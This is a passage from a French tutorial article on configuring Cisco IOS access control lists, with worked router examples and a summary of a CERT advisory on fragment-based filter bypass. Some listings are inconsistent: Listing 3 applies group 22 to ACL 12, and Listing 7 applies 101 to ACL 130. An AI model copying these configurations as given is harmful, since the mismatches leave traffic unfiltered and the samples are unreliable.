d'autres paramètres. Cela offre une plus grande souplesse pour décrire l'objectif visé par la vérification de la liste de contrôle d'accès. Le Tableau 6 présente une comparaison des possibilités qu'offrent les ACL standard et les ACL étendues.

Les ACL étendues peuvent aussi autoriser ou refuser l'acheminement des paquets en fonction de leur origine et de leur destination. Voici la syntaxe générale de leur création :

```
access-list numéro-liste-d'accès
      {permit | deny}protocol source
      [source-mask [destination
      destination-mask] operator
      operand][established]
```

numéro-liste-d'accès identifie la liste au moyen d'un numéro compris entre *100 et 199 ou 2000 et 2699*. *permit* ou *deny* indique si cette entrée autorise ou bloque l'adresse précisée. L'option *protocol* indique le protocole des paquets à filtrer avec l'ACL. Les paramètres *source* et *destination* identifient les adresses d'origine et de destination. Concernant *masque-source* et *masque-destination* ils désignent le masque générique jumelé aux adresse IP (les zéros indiquent les positions qui doivent correspondre, les uns, les positions à ignorer). *opérateur opérande* représentent respectivement un opérateur et un numéro de port sur lequel il est appliqué en vue d'une comparaison (par exemple *neq 21* signifie *différent de FTP*). Une liste des opérateurs est présentée dans le Tableau 7. *established* permet au trafic TCP de passer si le paquet utilise une connexion établie.

L'ACL étendue 110 suivante autorise le trafic provenant du réseau *192.6.30.0/24* ayant pour port de destination le port TCP 20 :

```
access-list 110 permit TCP 192.6.30.0
      0.0.0.255 any eq 20
```

Et l'ACL étendue 115 qui suit refuse le trafic provenant du réseau *128.80.0.0/16* ayant pour port de destination le port TCP 20 :

```
access-list 115 deny TCP 128.80.0.0
      0.0.255.255 any eq 20
```

Le Tableau 7 comporte d'autres exemples d'énoncés d'ACL étendues avec leurs éléments de correspondance.

Assignation d'une ACL numérotée à une interface

Comme précisé plus haut, après avoir composé une ACL, il faut l'assigner à une interface (au moins). Autrement, elle ne jouera aucun rôle et ne sera jamais utilisée. La commande *ip access-group* associe une liste de contrôle d'accès existante à une interface. Il faut toujours se rappeler la *règle des 3 P (ou 3Par)* qui veut qu'une seule liste de contrôle d'accès soit permise par port, par protocole et par direction. La syntaxe de cette commande est la suivante :

```
ip access-group numéro-liste-
      d'accès {in | out}
```

numéro-liste-d'accès indique le numéro de la liste d'accès à associer à cette interface. Les options *in* et *out* permettent de déterminer si la liste

Tableau 6. *Tableau des opérateurs utilisés pour gérer les numéros de port*

Opérateur	Signification
eq	Egal à
neq	Différent de
lt	Inférieur à
gt	Supérieur à
range	Plage de numéros de port

Tableau 7. *Quelques exemples d'ACL étendues et leur explication logique*

Les énoncés access-list	Les éléments de correspondance
access-list 101 deny ip any host 10.1.1.1	N'importe quel paquet, n'importe quelle IP source, avec 10.1.1.1 comme adresse de destination.
access-list 101 deny tcp any gt 1023 host 10.1.1.1 eq 23	Les paquets avec un en-tête TCP, n'importe quelle adresse IP source, avec un port source supérieur (gt) à 1023. Le paquet doit avoir 10.1.1.1 comme IP de destination et pour port de destination 23.
access-list 101 deny tcp any host 10.1.1.1 eq 23	Le même que l'exemple précédent, mais n'importe quel port source correspond, parce qu' ici, le paramètre (gt) est omis.
access-list 101 deny tcp any host 10.1.1.1 eq telnet	Le même que l'exemple précédent, le mot clé telnet est utilisé au lieu de numéro de port qui est 23.
access-list 101 deny udp 1.0.0.0 0.255.255.255 lt 1023 any	Un paquet ayant une IP source dans le réseau 1.0.0.0, utilisant UDP avec un port de destination inférieur (lt) à 1023, avec n'importe quelle adresse IP de destination.

d'accès à associer est appliquée aux paquets entrant ou sortant du routeur via l'interface. Si *in* ou *out* n'est pas précisé, out est utilisé par défaut. Il faut d'abord accéder à l'interface (à laquelle on veut appliquer l'ACL) avant de lancer cette commande. Pour cela, il suffit de taper la commande `interface Ethernet 0` en mode configuration globale si l'interface est E0.

Annulation de l'assignation

Maîtriser une technique suppose que l'on sait faire et défaire. Ainsi, il arrive souvent qu'on ait besoin de revenir en arrière et d'annuler une assignation d'ACL à une interface. Pour ce faire, il suffit de lancer la commande *no ip access-group*.

Suppression d'une ACL

La syntaxe de suppression d'une ACL numérotée est la suivante : *no access-list numéro-liste-d'accès*. Par exemple, la commande suivante permet de supprimer l'ACL étendue 102 :

```
Router (config)# no access-list 102
```

ACL nommées

Les listes de contrôle d'accès nommées permettent d'identifier les ACL IP standard et étendues par des chaînes alphanumériques des noms, plutôt que par la représentation numérique.

Elles sont utilisées généralement lorsque l'on veut identifier de façon intuitive les ACL à l'aide d'un code alphanumérique et lorsque l'on doit configurer plus de 99 listes d'accès standard et plus de 100 listes d'accès étendues dans un routeur pour un protocole donné (si on ne veut pas utiliser les nouvelles extensions des numéros).

Elles peuvent être utilisées pour éliminer des entrées individuelles d'une liste de contrôle d'accès particulière permettant ainsi de modifier des listes de contrôle d'accès sans avoir à les éliminer, puis à les reconfigurer.

Il est important de noter que les ACL nommées ne sont pas compatibles avec les versions de l'IOS Cisco antérieures à la version 11.2. De plus, on ne peut évidemment pas utiliser le même nom pour de multiples ACL. De même, les ACL de types différents ne peuvent pas porter un nom identique. Par exemple, il n'est pas permis de nommer une ACL standard William et de donner le même nom à une ACL étendue.

Création d'une ACL nommée

Pour créer une ACL nommée, on utilise la commande dont voici la syntaxe générale :

```
ip access-list {standard | extended}
    nom-de-la-liste
```

Par exemple, la commande suivante crée une ACL standard nommée Ignace et une ACL étendue nommée Albert:

```
Router (config)# ip access-list
    standard Ignace
Router (config)# ip access-list
    extended Albert
```

En lançant l'une des commandes précédentes, on rentre en mode de




Figure 3. *Un réseau simpliste*

configuration de liste de contrôle d'accès. Et ce mode nous permet de préciser une ou plusieurs conditions d'autorisation ou de refus. Ceci afin de déterminer si le paquet est acheminé ou abandonné. Ce mode peut être reconnu en voyant l'invite de commande qui ressemble à ce qui suit :

```
Router (config {std- | ext-}nacl)
      # c'est-à-dire soit Router
      (config-std-nacl)# ou Router
      (config-ext-nacl)#
```

Alors, on peut taper soit la commande deny ou permit comme le montre les syntaxes ci-après.

- Pour les ACL Standard nommées :

```
Router (config-std-nacl)# deny|
      permit {source [masque
      générique-source] | any}
```

- Pour les ACL étendues nommées :

```
Router (config-ext-nacl)# deny|
      permit protocol source [source
      mask destination destination-
      mask operator operand]
      [established]
```

Notez, ici, que deny et permit sont des commandes et non plus des paramètres comme dans le cas des ACL numérotées. La commande deny sert à programmer les conditions de refus et la commande permit est utilisée pour programmer les conditions d'autorisation. Rappelons que l'option *log* peut être ajoutée lorsqu'il s'agit du *permit*.

Par exemple, le listing suivant présente la création d'une ACL standard nommée Vincent13 qui refuse le trafic provenant du réseau *192.7.35.0/24* et autorise celui provenant des réseaux *128.85.0.0/16* et *30.0.0.0/8* :

```
ip access-list standard Vincent13
deny 192.7.35.0 0.0.0.255
permit 128.85.0.0 0.0.255.255
permit 30.0.0.0 0.255.255.255
```

Pour éliminer une condition de refus ou d'autorisation

Il suffit de faire précéder *permit* ou *deny* du mot clé *NO* suivant la syntaxe :

```
no {permit | deny} {ip conditions
      de vérification de liste d'accès}
```

Assignation d'une ACL nommée à une interface

L'assignation d'une ACL nommée à une interface se fait presque d'une manière similaire à celle d'une ACL numérotée. La différence réside au niveau du nom. Ici, on donne le nom de l'ACL et non son numéro. La syntaxe de la commande utilisée est la suivante :

```
ip access-group nom-de-la-
      liste {in | out}
```

Exemples plus pratiques

Dans cette section, nous présenterons quelques exemples plus concrets en se basant sur des schémas de réseau représentés par les Figures 3 et 4. Ainsi les exemples 1, 2, 3 et 4 seront basés sur le réseau simpliste (la Figure 3) et les exemples 5, 6, 7, 8 et 9 concernent le réseau WAN (la Figure 4).

Exemple 1 : Réalisons une ACL qui permet au routeur d'acheminer uniquement du trafic du réseau




Figure 4. *Un réseau WAN*

d'origine *172.16.0.0/16*. Tout autre trafic sera bloqué. La solution est illustrée dans le Listing 1. Ainsi seul le trafic des deux sous réseaux *172.16.3.0* et *172.16.4.0* sera autorisé à sortir (out) via les interfaces Ethernet 0 et 1. Et le trafic provenant de l'extérieur ne sera pas acheminé vers ces deux sous réseaux

Listing 1. *Routeur Principal – ACL Standard – Exemple 1*

```
access-list 7 permit 172.16.0.0 0.0.255.255
interface ethernet 0
ip access-group 7 out
interface ethernet 1
ip access-group 7 out
```

Listing 2. *Routeur Principal – ACL Standard – Exemple 2*

```
access-list 8 deny host 172.16.4.13 0.0.0.0
access-list 8 permit 0.0.0.0 255.255.255.255
interface ethernet 0
ip access-group 8 out
```

Listing 3. *Routeur Principal – ACL Standard – Exemple 3*

```
access-list 12 deny 172.16.4.0 0.0.0.255
access-list 12 permit any
interface ethernet 0
ip access-group 22 out
```

Listing 4. *Routeur Principal – ACL Etendue – Exemple 4*

```
access-list 110 deny tcp 172.16.4.0 0.0.0.255 any eq 23
access-list 110 permit ip any any
interface ethernet 0
ip access-group 110 out
```

Listing 5. *Routeur R1 – ACL Standard – Exemple 5*

```
access-list 22 deny host 172.16.3.10
access-list 22 permit any
access-list 22 remark pour bloquer tous les trafics dont la source est Folly
interface Ethernet0
ip address 172.16.1.1 255.255.255.0
ip access-group 22 out
```

Listing 6. *Routeur R1 – ACL étendue – Exemple 6 (non FTP + non HTTP)*

```
access-list 101 remark pour bloquer à Folly l'accès aux serveurs FTP,
      et à Messan l'accès au serveur web de Serv1
access-list 101 deny tcp host 172.16.3.10 172.16.1.0 0.0.0.255 eq ftp
access-list 101 deny tcp host172.16.2.10 host 172.16.1.1 eq http
access-list 101 permit ip any any
interface serial 0
ip address 172.16.12.1 255.255.255.0
ip access-group 101 in
interface Serial1
ip address 172.16.13.1 255.255.255.0
ip access-group 101 in
```

Listing 7. *Routeur R3 – ACL étendue – Exemple 6 (non FTP)*

```
interface Ethernet 0
ip address 172.16.3.1 255.255.255.0
ip access-group 101 in
access-list 130 remark refuser à Folly l'accès aux serveurs FTP du sous
      réseau 172.16.1.0/24
access-list 130 deny tcp host 172.16.3.10 172.16.1.0 0.0.0.255 eq ftp
access-list 130 permit ip any any
```

Exemple 2 : Dans cet exemple, réalisons une ACL standard et appliquons-la de manière à refuser le trafic d'un hôte particulier. Par exemple, la machine William (*172.16.4.13*). Le Listing 2 illustre la solution.

Exemple 3 : Ici, une ACL standard sera créée et appliquée de manière à refuser le trafic d'un sous réseau. Par exemple, le sous réseau *172.16.4.0* qui héberge les machines William et Ignace. Le Listing 3 illustre la solution.

Exemple 4 : Créons une ACL étendue et appliquons-la à une interface afin d'interdire l'acheminement par E0 du trafic Telnet uniquement et provenant du sous réseau *172.16.4.0*, tout en autorisant l'acheminement de tout autre trafic. Le Listing 4 illustre bien la solution.

Exemple 5 : Réalisons une ACL standard qui refuse à Folly l'accès au serveur Serv1. Folly n'est pas autorisé à accéder à Serv1. Le Listing 5 présente la solution. On peut remarquer aisément que la première ligne de l'ACL 22 interdit l'acheminement du trafic de l'hôte Folly. Et la troisième ligne comporte un élément essentiel : il s'agit du commentaire introduit par le mot clé *remark*. Cela permet de commenter une ACL en indiquant son rôle ou la raison pour laquelle on l'a créée. Ainsi, cette pertinence permet de s'y retrouver plus facilement.

Exemple 6 : Dans cette situation, Folly est interdit d'accès à tous les serveurs FTP sur le sous réseau du routeur R1, et Messan est interdit d'accès au serveur web de la machine *Serv1*. Le Listing 6 présente la première solution possible.

Dans ce listing, le premier énoncé de l'ACL 101 évite que Folly puisse accéder aux serveurs FTP situés sur le sous réseau *172.16.1.0*. Le deuxième énoncé bloque à Messan

l'accès vers les services web sur Serv1. Le dernier énoncé autorise tout autre trafic. Dans cet exemple d'ACL étendue, les énoncés peuvent être tout aussi bien placés sur le routeur R2 que R3.

De plus, pour les ACL étendues, Cisco suggère que nous les placions le plus proche possible de la source des paquets comme vous le verrez dans les quelques conseils importants à la fin de l'article.

Le Listing 7 montre la configuration sur le routeur R3 d'une ACL étendue qui évite que Folly puisse atteindre les serveurs FTP qui sont du côté du routeur R1.

Le Listing 8 présente la configuration sur le routeur R2 d'une ACL étendue qui évite que Messan puisse atteindre les serveurs web qui sont du côté du routeur R1.

Exemple 7 : Nous allons traiter, dans cet exemple, plusieurs critères tout en tenant compte du fait que nous sommes sur un réseau WAN. Voici les critères :

- Messan n'est pas autorisé à accéder à Serv1 ou *Serv2*,
- Les hôtes qui sont sur le sous réseau *172.16.3.0/24* ne sont pas autorisés à accéder aux hôtes qui sont sur le sous réseau *172.16.2.0/24*,
- Et toutes les autres possibilités sont autorisées.

Pour traiter ces critères, on peut penser à configurer le routeur R2 comme le montre le Listing 9 et le routeur R3 selon le Listing 10.

À première vue, les deux ACL des listings 9 et 10 remplissent les critères définis puisque sur l'interface S0 du routeur R2, l'ACL 12 bloque les paquets provenant de Messan. Et sur le routeur R3, l'ACL 14 activée sur l'interface S1 correspond bien aux paquets provenant du sous réseau *172.16.3.0/24*. Et chacune des ACL respecte aussi la troisième condition avec le *permit any*.

Néanmoins, lorsqu'un des liens WAN tombe en panne, des trous de sécurité peuvent apparaître dans les ACL. Par exemple, si le lien qui relie R1 à R2 tombe, R2 apprend une route vers *172.16.1.0/24* en passant par R3. Les paquets de Messan, acheminés via R2 et destinés aux hôtes dans R1, quittent l'interface serial 1 de R2 (au lieu de l'interface série 0) sans être filtrés. Ainsi, le critère 1 n'est plus vérifié. De la même façon, si la liaison *entre R3 et R2* vient à tomber, R3 achemine via son interface série S0, les paquets destinés aux hôtes du réseau 172.16.2.0/24, à travers le routeur R1, sans tenir compte de l'ACL activée sur R3. Donc, le critère 2 n'est plus vérifié.

Le listing 11 présente donc une solution alternative qui fonctionne même lorsque certaines liaisons tombent en panne.

Dans ce listing, toute la configuration est faite sur le routeur R2. L'ACL 3 cherche l'adresse IP source de Messan et elle est activée sur les deux lignes séries pour les trafics sortants. Ainsi, parmi les trafics qui sont re-routés à cause de la perte d'une liaison, ceux provenant de Messan sont toujours filtrés. Pour pouvoir respecter le critère 2, R2 filtre des paquets qui arrivent au niveau de son interface Ethernet.

Par conséquent, indépendamment de la liaison WAN par laquelle les paquets rentrent dans le routeur R2, les paquets du sous réseau de R3 ne sont pas acheminés vers l'Ethernet de R2.

Cet exemple montre la prudence à observer lorsqu'il s'agit

Listing 8. *Routeur R2 – ACL étendue – Exemple 6 (non HTTP)*

```
access-list 120 remark Pour bloquer à Messan l'accès au serveur web de Serv1
access-list 120 deny tcp host 172.16.2.10 host 172.16.1.1 eq http
access-list 120 permit ip any any
interface Ethernet 0
ip access-group 120 in
```

Listing 9. *Routeur R2 – ACL standard – Exemple 7*

```
access-list 12 deny host 172.16.2.10
access-list 12 permit any
interface serial 0
ip access-group 12 out
```

Listing 10. *Routeur R3 – ACL standard – Exemple 7*

```
access-list 14 deny 172.16.3.0 0.0.0.255
access-list 14 permit any
interface serial 1
ip access-group 14 out
```

Listing 11. *Routeur R2 – ACL standard – Exemple 7 – meilleure solution*

```
interface serial 0
ip access-group 3 out
!
interface serial 1
ip access-group 3 out
!
interface ethernet 0
ip access-group 4 out
!
access-list 3 remark pour satisfaire au critere 1
access-list 3 deny host 172.16.2.10
access-list 3 permit any
!access-list 4 remark pour satisfaire au critere 2
access-list 4 deny 172.16.3.0 0.0.0.255
access-list 4 permit any
```

d'un réseau WAN. Toutes les autres possibilités sont toujours autorisées par le *permit any*. Cette configuration suffit donc à elle seule pour atteindre les objectifs définis dans les critères.

Exemple 8 : Dans cet exemple, nous allons traiter le même problème que précédemment, c'est-à-dire que nous souhaitons remplir les critères suivants :

- Messan n'est pas autorisé à accéder à *Serv1* ou *Serv2*,
- Les hôtes qui sont sur le sous réseau de R3 ne sont pas autorisés d'accéder aux hôtes qui sont sur le sous réseau de R2,
- Et toutes les autres possibilités sont autorisées.

Mais nous allons, cette fois-ci, utiliser une ACL étendue qui est présentée dans le Listing 12. Et cette configuration résout bien le problème tout en faisant une économie d'énoncés (comprendre, en quelques lignes seulement). De plus, elle respecte la recommandation de Cisco sur la proximité d'une ACL étendue de la source des paquets. Cet exemple illustre bien le fait que, dans certains cas, il est plus simple d'utiliser une ACL étendue.

Exemple 9 : Dans cet exemple, nous allons reprendre le problème de l'exemple précédent. Mais nous allons le traiter en utilisant une ACL étendue nommée *aline*. Le Listing 13 présente la solution.

Comment visionner les statistiques des ACL

Il est important de connaître à tout moment, les ACL qui sont utilisées et de savoir combien de fois une entrée ACL (appelée ACE) a été utilisée et sur quelle interface du routeur. Si une ACL n'est jamais utilisée, alors il risque de perdre, inutilement, de l'espace dans la mémoire du routeur. Si les ACL appliquées aux interfaces ne correspondent à aucun trafic, alors cela pourrait indiquer une mauvaise configuration. Et il est clair qu'une mauvaise configuration peut constituer un trou de sécurité, puisqu'on ne bloque pas réellement le trafic adéquat. La commande souvent utilisée pour cela est `show access-lists`. Il faut remarquer qu'à tout moment on peut voir les options offertes par l'IOS CISCO en utilisant le *?*. Voici un exemple, les options disponibles pour la commande `show access-lists`

```
Router# show access-lists ?
<1-2699>   ACL number
WORD       ACL name
compiled   Compiled access
      -list statistics
rate-limit   Show rate-limit
      access lists
|          Output modifiers
<cr>
```

À travers le résultat de cet affichage, on peut facilement voir qu'il y a plusieurs façons de visionner les ACL et l'utilisation qui en est faite.

Visionner les statistiques par numéro

```
Router# show access-list 161
Extended IP access list 161
    10 deny ip any any time-range
            denytime (active)
            (65951975 matches)
```

Cet exemple nous montre qu'il y a 65,951,975 paquets qui ont été vérifiés pour l'ACL 161.

Visionner les statistiques par nom

```
Router# show access-list alina
Extended IP access list alina
    10 permit tcp host 21.35.88.22
            eq telnet host 21.28.79.105
    20 permit tcp host 21.35.88.25
            eq 16100 host 21.28.79.105
            (149407 matches)
    30 permit tcp host 21.35.88.25
            eq 17600 host 21.28.79.105
            (80592 matches)
    40 permit tcp host 21.35.88.27
            eq 10701 host 21.28.79.105
            (26008 matches)
```

Comme on peut le voir dans cet exemple, cette ACL nommée *aline* a été plusieurs fois utilisée mais une des entrées n'a jamais été utilisée (il s'agit de la première entrée). Cela indique parfois une erreur de configuration et parfois une entrée inutile.

Beaucoup plus de détails sur l'utilisation de la commande `show access-list` sont disponibles à l'adresse : *http://www.cisco.com/en/US/products/hw/switches/ps718/products_command_reference_chapter09186a008007e699.html#041659.*

Outil d'Administration des ACL de Cisco IOS

Un outil d'administration des ACL a été introduit dans l'IOS 12.4. Cet outil permet d'afficher clairement les statistiques des énoncés par interface et par direction (trafic en entrée et en sortie). Les deux exemples suivants montrent comment afficher l'ACL par interface et par direction.

Listing 12. *Routeur R2 – ACL étendue – Exemple 8*

```
access-list 110 deny ip host 172.16.2.10 172.16.1.0 0.0.0.255
access-list 110 deny ip 172.16.2.0 0.0.0.255 172.16.3.0 0.0.0.255
access-list 110 permit ip any any
interface Ethernet 0
ip access-group 110 in
```

Listing 13. *Routeur R2 – ACL nommée – Exemple 9*

```
R2(config)#ip access-list extended aline
R2(config-ext-nacl)# deny ip host 172.16.2.10 172.16.1.0 0.0.0.255
R2(config-ext-nacl)# deny ip 172.16.2.0 0.0.0.255 172.16.3.0 0.0.0.255
R2(config-ext-nacl)# permit ip any any
R2(config-ext-nacl)#interface Ethernet 0
R2(config-if)#ip access-group aline in
```

Pour une ACL en entrée :

```
Router# show ip access-list interface
      FastEthernet 0/1 in
Extended IP access list 161 in
   10 permit ip host 10.1.1.1 any
          (14 matches)
   30 permit ip host 10.2.2.2 any
          (121 matches)
```

Pour une ACL en sortie :

```
Router# show ip access-list interface
      FastEthernet 0/0 out
Extended IP access list aline out
   5 deny ip any 10.1.0.0
         0.0.255.255
   10 permit udp any any eq snmp
         (15 matches)
```

Si aucune direction n'est précisée, les ACL seront affichées pour toutes les directions.

Comment contrôler l'accès au routeur

Il arrive qu'on ait besoin de définir et de spécifier les adresses IP ou réseaux qui peuvent se connecter au routeur pour l'administrer via Telnet ou via le Web. On peut utiliser une ACL pour les définir en utilisant la commande :

```
access-class number { in | out }
```

L'accès via Telnet : Dans le cas de Telnet, pour donner ce droit aux machines du réseau *172.16.3.0/24* sur le routeur R3, on aura par exemple :

```
line vty 0 4
login
password mireille
!
access-list 3 permit 172.16.3.0
      0.0.0.255
access-class 3 in
```

L'accès via le Web avec une ACL : Dans le cas du Web, pour donner ce droit uniquement à la machine Folly (*172.16.3.10*) sur le routeur R3, on aura par exemple :

```
access-list 4 permit host 172.16.3.10
ip http access-class 4
```

Débogage de trafic : Protection contre les virus.

Vous pouvez aussi utiliser une ACL comme sniffer de paquets pour lister les paquets qui respectent certains critères.

Par exemple, s'il y a un virus sur le réseau et que ce virus génère du trafic vers l'extérieur par IRC sur le port 194, vous pouvez créer une ACL étendue 101 pour identifier ce trafic.

Vous pouvez alors vous servir de la commande *debug ip packet 101 detail* sur votre routeur de sortie Internet pour afficher toutes les adresses IP source qui envoient des paquets vers l'extérieur sur le port 194.

Supposons que nous souhaitions visionner le trafic qui est véhiculé sur le port 194, on aura :

```
access-list 101 permit ip any any
      eq 194
debug ip packet detail 101
IP packet debugging is on (detailed)
      for access list 101
...
```

Ce faisant, nous avons mis en place un sniffer basique qui peut nous renseigner sur les numéros de port TCP (source et destination), les numéros de séquence, les ACK, etc. Nous vous présenterons maintenant quelques paramètres avancées.

ACL compilée (Turbo) : Lorsque vous avez des ACL longues et complexes, il est recommandé d'activer la fonctionnalité Turbo ACL qui est disponible sur les nouveaux routeurs avec les nouvelles versions de l'IOS. Il faut remarquer que l'IOS désactive cette option par défaut.

Avec les Turbo ACL, les tables créées dans la mémoire du routeur permettent au routeur d'accélérer le traitement du trafic à travers les ACL. Chaque fois que vous modifiez les ACL, ceci déclenche au niveau du routeur une recompilation des ACL. Et voici comment activer la fonctionnalité Turbo :

```
Router(config)# access-list compiled
```

Les ACL *Time-range* : Vous pouvez créer des ACL qui seront appliquées seulement pendant une certaine plage horaire. Par exemple, supposons que nous voulons autoriser le trafic FTP seulement de 8h00 à 17h00. Nous pouvons, pour ce faire, utiliser le paramètre *time-range*.

Voici un exemple :

```
time-range ftp
   periodic weekdays 8:00 to 17:00
   ip access-list extended ftpacl
   permit tcp any any eq ftp time-
         range ftp
   permit tcp any any eq ftp-data
         time-range ftp
   permit tcp any any eq www
```

Les ACL dynamiques : Un autre nom que l'on donne aux ACL dynamiques est ACL *lock and key*. Vous pouvez déclencher la création d'une ACL *dynamique* quand vous lancer Telnet pour vous connecter au routeur. Par exemple, supposons que vous veuillez autoriser du HTTPS vers le switch à travers un routeur. Utiliser *Telnet* vers le routeur crée une ACL temporaire/dynamique qui autorise ce trafic pendant une durée limitée.

Pour faire cela, on utilise le paramètre *dynamic* lors de la création de l'ACL. Voici un exemple :

```
Router (config)# access-list
      125 dynamic...
```

En plus, utiliser la commande `autocommand access-enable` sur la liaison Telnet déclenche l'ACL. Pour plus d'information, veuillez visiter la documentation de Cisco à ce sujet : *http://www.cisco.com/univercd/cc/td/doc/product/software/ios122/122cgcr/fsecur_c/ftrafwl/scflock.htm*.

Les ACL qui n'autorisent que les connexions TCP déjà établies : Un autre paramètre intéressant pour les ACL de l'IOS de CISCO est l'option *established*. Avec le paramètre *established*, vous pouvez créer une ACL qui n'autorise que les trafics TCP correspondant aux ACL qui ont un

bit ACK ou RST défini. Cela pourra refuser tout trafic TCP qui essaie de créer une nouvelle session TCP.

Voici un exemple :

```
Router(config)# access-list 120 permit
    tcp any 172.16.3.0 0.0.0.255
    established
```

Cette ligne, extraite d'une plus longue ACL, autorise uniquement le trafic allant vers le réseau *172.16.3.0* qui est déjà établi. Ainsi, elle autorise seulement des réponses aux connexions qui sont déjà initiées (déjà mises en place) et dans le sens opposé. Ceci est similaire à un stateless firewall qui autorise les trafics des connexions déjà établies.

Quoi qu'il en soit, dans cette situation, nous ne savons pas actuellement de quel trafic il s'agit ici. Nous considérons que n'importe quelle réponse TCP que nous recevons a été provoquée par une réelle requête.

Avis du CERT : Vulnérabilités liées aux ACL dans les routeurs CISCO 12000

Le 20 novembre 2001, le CERT a publié un avis qui révèle un risque de contournement des règles de filtrage des routeurs. Et ceci concerne uniquement les routeurs CISCO de la série 12000 (Figure 5). Il s'agit essentiellement du fait que, dans certaines conditions, les ACL mises en place sur ces routeurs ne sont pas correctement prises en compte.

Les ACL ne permettent de bloquer que le premier élément d'un paquet fragmenté. Il est donc possible de contourner les règles de sécurité du routeur en dissimulant du trafic malveillant dans certains des fragments.

Le mot clé *fragment* dans les ACL est ignoré si le paquet est destiné au routeur lui même. Le routeur n'est donc pas protégé par ses ACL.

Ce mot clé est ignoré dans les ACL s'appliquant aux paquets sortants, une règle contenant ce mot clé ne s'applique que sur les paquets entrants.

Il peut même arriver que ce mot clé soit ignoré dans tous les cas.

